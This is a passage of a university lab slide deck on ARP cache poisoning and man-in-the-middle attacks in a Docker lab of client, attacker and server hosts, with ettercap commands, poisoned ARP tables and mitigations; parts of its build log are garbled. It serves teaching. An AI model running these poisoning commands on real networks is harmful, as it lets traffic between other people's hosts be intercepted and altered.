



4 May 2021

---

# ARP Poisoning

# MitM attacks

# TCP session hijacking

Carlo Corradini § Giovanni Zotta § Nicoló Vinci

Network Security | Lab 01



Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

---

# Questions Problems Doubts




If you have any *questions*, *problems* or *doubts* **don't hesitate to ask!**





# Outline

- I. Laboratory Structure**
- II. ARP & ARP cache poisoning**
  - A. Ettercap
  - B. Mitigations
- III. Man in the Middle attacks**
  - A. Wireshark
- IV. TCP session hijacking**
  - A. Rshijack
  - B. Mitigations
- V. MitM in the application layer**
  - A. mitmproxy & mitmdump
  - B. Mitigations





Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

---

# Laboratory Structure





Laboratory Structure

---



# GitHub Laboratory Repository

The entire **laboratory structure and material** is available from the public *Github* repository

<https://github.com/carlocorradini/network-security>





Laboratory Structure




# What is a Container ?

A **Docker** container **image** is a **lightweight, standalone, executable package** of software that includes everything needed to run an application.

## + Lightweight

Containers **share the machine's OS system kernel** and therefore do not require an OS per application




<https://www.docker.com>




UNIVERSITY  
OF TRENTO



# Comparing *Containers* and *Virtual Machines*



Multiple containers can run on the same machine and **share the OS kernel** with other containers, each running as isolated processes in user space. Containers take up **less space** than VMs (typically tens of **MBs** in size)



The hypervisor allows multiple VMs to run on a single machine. Each VM includes a **full copy of an operating system**, taking up tens of **GBs**






# Network topology

During the laboratory, we will work with a virtual Local Area Network composed of **three hosts**:

- CLIENT 192.168.0.10
- ATTACKER 192.168.0.20
- SERVER 192.168.0.30

The network is defined by a *docker-compose* file, which sets up a docker **bridge** named **netsec\_lab\_if** and a subnet **192.168.0.0/24**





## Laboratory Structure

# Getting ready!

1. Change current working directory to **network-security** folder

```
$ cd ~/Desktop/network-security
```

2. Bootstrap the architecture

```
$ ./bootstrap.sh
```

You are ready for  
the Laboratory!



UNIVERSITY  
OF TRENTO

```
[root@host1:~/Desktop/network-security]$ cd ~/Desktop/network-security$ ./bootstrap.sh
Already up to date.
Building client
(*) Building 0.0s (19/19) FINISHED
  => transferring Dockerfile: 233B
  => transferring context: 2B
  => resolving image config for docker.io/edrevo/dockerfile-plus:latest
  => local://dockerfile
  => transferring dockerfile: 29/464B
  => transferring context: 3/4KB
  [internal] load metadata for docker.io/borow/ubuntu-desktop-txde-vnc:focal-txqt
  => [internal] load build context
  => [internal] load build environment
  => CACHED [0/9] RUN echo "root:password" | chpasswd
  => CACHED [0/9] RUN apt-get update
  => CACHED [0/9] COPY shared:/var/www/html
  => CACHED [0/9] RUN media /root/media
  => CACHED [0/9] COPY background.png /root/media/background.png
  => CACHED [0/9] RUN sed -i.bak "s/^(wallpaperMode)=*/\1/root/media/background.png/" /root/config/pcmamn-qt/lxqt/settings.conf
  => CACHED [0/9] RUN apt-get -y install telnet
  => exporting layers
  => writing image sha256:1e24fb0f6d050f4b512f123c99fe9e83d62abd8a6072fb63b642d0288f8
  => saving to file /library/network_security_lab_01_client
Building attacker
(*) Building 0.2s (27/27) FINISHED
  => transferring Dockerfile: 872B
  => [internal] load build context
  => transferring context: 2B
  => resolving image config for docker.io/edrevo/dockerfile-plus:latest
  => local://dockerfile
  => transferring dockerfile: 51/31B
  => transferring context: 2/9KB
  [internal] load metadata for docker.io/borow/ubuntu-desktop-txde-vnc:focal-txqt
  => [internal] load build context
  => transferring context: 51/31B
  => CACHED [0/9] RUN echo "root:password" | chpasswd
  => CACHED [0/9] RUN apt-get update
  => CACHED [0/9] COPY shared:/var/www/html
  => CACHED [0/9] RUN media /root/media
  => CACHED [0/9] COPY background.png /root/media/background.png
  => CACHED [0/9] RUN sed -i.bak "s/^(wallpaperMode)=*/\1/root/media/background.png/" /root/config/pcmamn-qt/lxqt/settings.conf
  => CACHED [0/9] RUN apt-get -y install ettercap-common tc�푸amp iptables python-dev python3-pip
  => CACHED [0/9] RUN chmod +x /local/bin/rshjack
  => CACHED [0/9] COPY hosts /attacker/mtnproxy /usr/local/bin/mtnproxy
  => CACHED [0/9] COPY hosts /attacker/mtnproxy /usr/local/bin/mtnproxy
  => CACHED [0/9] RUN chmod +x /usr/local/bin/mtnproxy
  => CACHED [0/9] COPY hosts /attacker/mtnproxy /usr/local/bin/mtnproxy
  => CACHED [0/9] RUN chmod +x /usr/local/bin/mtnproxy
  => writing image sha256:7e0107e8ab9cb3b9f68814937880dd0d97b3107a309ae8646fb21917a0b257
  => saving to file /library/network_security_lab_01_attacker
Building server
(*) Building 0.2s (19/19) FINISHED
  => transferring Dockerfile: 438B
  => [internal] load build context
  => transferring context: 2B
  => resolving image config for docker.io/edrevo/dockerfile-plus:latest
  => local://dockerfile
  => transferring dockerfile: 51/62B
  => transferring context: 2/9KB
  [internal] load metadata for docker.io/library/ubuntu:latest
  => FROM docker.io/library/ubuntu:25d13bf31f70ffdf158470e095b132acd126a7108a54f203d386da8beb81d93
  => [internal] load build context
  => CACHED [0/9] RUN echo "root:password" | chpasswd
  => CACHED [0/9] RUN apt-get update
  => CACHED [0/9] COPY shared:/var/www/html
  => CACHED [0/9] RUN apt-get -y install Atheros_telnetd
  => CACHED [0/9] COPY hosts /server/mtn /etc/local/bin/bmky
  => CACHED [0/9] RUN chmod +x /usr/local/bin/bmky
  => exporting layers
  => writing image sha256:511bf5277c75a89644980d0ac181ff7060977220734c21d09746e1aa0efb4
  => saving to file /library/network_security_lab_01_server
Recreating client ... done
Recreating attacker ... done
```





# Reaching hosts



SHELL

```
$ docker exec -it [attacker|client|server] /bin/bash
```

Open a *shell* in the VM and type the above command to connect to the desired host container



GUI

- |                 |   |   |
|-----------------|---|---|
| <b>Client</b>   | - | <a href="http://localhost:8080">http://localhost:8080</a> |
| <b>Attacker</b> | - | <a href="http://localhost:8081">http://localhost:8081</a> |

Open a **Browser** in the VM and connect to one of the above *URL* to connect to the GUI of the desired host container



The *Server* has no GUI support



Laboratory Structure



SHELL

```
netsec@netsec:~/Desktop/network-security$ docker exec -it server /bin/bash
root@server:/#
```

```
netsec@netsec:~/Desktop/network-security$ docker exec -it attacker /bin/bash
root@attacker:~#
```



GUI

```
netsec@netsec:~/Desktop/network-security$ docker exec -it novnc2 /bin/bash
root@novnc2:~#
```

localhost:8081

A small illustration of a hooded figure holding a red skull icon is visible in the bottom right corner of the desktop.

SAME  
HOST



UNIVERSITY  
OF TRENTO



Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

# ARP Poisoning



UNIVERSITY  
OF TRENTO




# ARP - Address Resolution Protocol

ARP is a communication protocol used for **discovering the MAC address associated with a given IPv4 address.**

ARP is a **request-response** protocol whose messages are encapsulated by a link layer protocol.

It's communicated within the boundaries of a single network, **never routed across internetworking nodes**






ARP Poisoning



## ARP query lifecycle - Client view

1. The client wants to know the MAC address of the server
2. The client sends an ARP request to the MAC broadcast address **ff:ff:ff:ff:ff:ff** asking for 192.168.0.30's MAC
3. The server responds to the client with his MAC
4. The client caches the response for the future






ARP Poisoning



## ARP query lifecycle - Client view

1. The client wants to know the MAC address of the server
2. **The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC**
3. The server responds to the client with his MAC
4. The client caches the response for the future






ARP Poisoning



## ARP query lifecycle - Client view

1. The client wants to know the MAC address of the server
2. The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC
- 3. The server responds to the client with his MAC**
4. The client caches the response for the future






ARP Poisoning



## ARP query lifecycle - Client view

1. The client wants to know the MAC address of the server
2. The client sends an ARP request to the MAC broadcast address *ff:ff:ff:ff:ff:ff* asking for 192.168.0.30's MAC
3. The server responds to the client with his MAC
4. **The client caches the response for the future**






## ARP Poisoning



# The attack

The actual attack is frighteningly *simple*.

1. The attacker **keeps sending gratuitous ARP** replies to their targets, impersonating the hosts in the network
2. The targets' ARP caches are now poisoned! They will send any message directed to a poisoned host **directly to the attacker**.






## ARP Poisoning



# The attack

The actual attack is frighteningly *simple*.

1. The attacker **keeps sending gratuitous ARP** replies to their targets, impersonating the hosts in the network
2. The targets' ARP caches are now poisoned!  
They will send any message directed to a poisoned host **directly to the attacker**.





ARP Poisoning

---



# Ettercap

*Ettercap* is an open source network security tool for **network protocol analysis** and **man-in-the-middle attacks**.

It is able to **intercept** traffic on a network segment, **capturing packets** and performing **eavesdropping**.

One of its features is the **ARP poisoning MitM** attack.



<https://www.ettercap-project.org>



Curiosity  
The authors are Italian



ARP Poisoning



## Ettercap - Scan for hosts

```
$ ettercap --text --iface eth0 --nosslmitm --nopromisc --quiet
```

--text  
--iface <IFACE>  
--nosslmitm  
--nopromisc  
--quiet

Text only interface  
Use <IFACE> instead of the default one  
Disable SSL certificates forgery. Used to intercept *https* traffic  
Disable sniff of all traffic in IFACE  
Do not print packet content



After the **scan** has terminated, **press** the key **I** or **L** to see the hosts list



ARP Poisoning



---

## Ettercap - ARP Poisoning

```
$ ettercap --text --iface eth0 --nosslmitm --nopromisc --only-mitm --mitm arp  
/192.168.0.10/// /192.168.0.30///
```

---

--text  
--iface <IFACE>  
--nosslmitm  
--nopromisc  
--only-mitm  
--mitm <METHOD:ARGS>  
[TARGET1]  
[TARGET2]



Text only interface  
Use <IFACE> instead of the default one  
Disable SSL certificates forgery. Used to intercept *https* traffic  
Disable sniff of all traffic in IFACE  
Do not sniff, only perform MitM attack  
Which MitM attack to employ  
} TARGET in the form MAC/IPs/IPv6/PORTs



ARP Poisoning



# ARP Poisoning | Wireshark



UNIVERSITY  
OF TRENTO



ARP Poisoning



## ARP Poisoning | Targets ARP table

### CLIENT

Address	Hwtype	Hwaddress	Flags	Mask	Iface
server.network_security	ether	02:42:c0:a8:00:14	C		eth0
attacker.network_securi	ether	02:42:c0:a8:00:14	C		eth0

### SERVER

Address	Hwtype	Hwaddress	Flags	Mask	Iface
attacker.network_securi	ether	02:42:c0:a8:00:14	C		eth0
client.network_security	ether	02:42:c0:a8:00:14	C		eth0



ARP Poisoning



# ARP Poisoning | traceroute

## CLIENT

```
root@client:~# traceroute server
traceroute to server (192.168.0.30), 30 hops max, 60 byte packets
1 attacker.network security lab 01 network (192.168.0.20)  0.072 ms  0.019 ms  0.015 ms
2 server.network_security_lab_01_network (192.168.0.30)  0.112 ms  0.054 ms  0.050 ms
```

## SERVER

```
root@server:/# traceroute client
traceroute to client (192.168.0.10), 30 hops max, 60 byte packets
1 attacker.network_security_lab_01_network (192.168.0.20)  1.680 ms  1.601 ms  1.518 ms
2 client.network_security_lab_01_network (192.168.0.10)  1.471 ms  1.403 ms  1.342 ms
```



---

# ARP Poisoning *Mitigations*





## ARP Poisoning Mitigations

---



# ARP poisoning mitigation techniques



## Static ARP

Set **permanent entries** in the ARP cache.  
**Unsuitable for large and dynamic networks.**



## Detection Tool

ARP poisoning is a very **loud attack**.  
**Intrusion detection systems** can help to **detect** if an ARP attack is taking place.



## Packet Filtering

Packet filtering and inspection can help to **catch poisoned packets** before they reach their destination.  
Do not allow gratuitous ARP replies.



## Cryptography-based Authentication

**Do not accept ARP replies if they are not authenticated** by cryptographic means.  
**Not trivial to deploy** (EAP) and **not really backwards compatible**.





# ARP poisoning mitigation | arping

CLIENT

```
root@server: /  
netsec@netsec: ~/Desktop/network-security  
root@server:/# arp  
Address      HWtype  HWaddress          Flags Mask   Iface  
attacker.network_securi  ether   02:42:c0:a8:00:14  C      eth0  
client.network_security  ether   02:42:c0:a8:00:14  C      eth0  
root@server:/#  
root@server:/# arping 192.168.0.10 -D  
!!!!!!
```

SERVER

```
File Actions Edit View Help  
root@client: ~ *  
root@client: ~ *  
root@client:~# arp  
Address      HWtype  HWaddress          Flags Mask   Iface  
netsec        ether   02:42:01:20:f2:47  C      eth0  
attacker.network_securi  ether   02:42:c0:a8:00:14  C      eth0  
server.network_security  ether   02:42:c0:a8:00:14  C      eth0  
root@client:~#  
root@client:~# arping -D 192.168.0.30  
!!!!!!
```

**arping** is a tool for discovering and probing hosts. Arping probes hosts on the examined network link by sending Link Layer frames: **arping -D <IP\_ADDRESS>**


-D Duplicate address detection mode (*DAD*):

- ! DAD succeeded i.e. no replies are received
- ! DAD failed i.e. received replies



Lab 01 § ARP Poisoning | MitM attacks | TCP session hijacking

# MitM Attacks






# Man-in-the-Middle attack

The attacker **stands between** the client and the server exploiting the *ARP poisoning*.

This allows for a variety of **different attacks**. For example, the attacker may **sniff** and/or **manipulate** the communication.





MitM Attacks



## Activate Server's services



TELNET

**PORT: 23**

```
$ /etc/init.d/xinetd start
```

*Telnet* is an application protocol to provide a bidirectional **interactive** text-oriented communication facility using a **virtual terminal connection**.

*Telnet does not encrypt* any data.



BANKY

**PORT: 80**  
**PORT: 443**

```
$ banky > banky_logs.txt &
```

*Banky* is a simple custom website that **simulate** a user's **pay action**. The **user** is **identified by a JWT token** in the **Authorization Header**. The requests are sent to an **API endpoint** at: **/api/v1/pay**



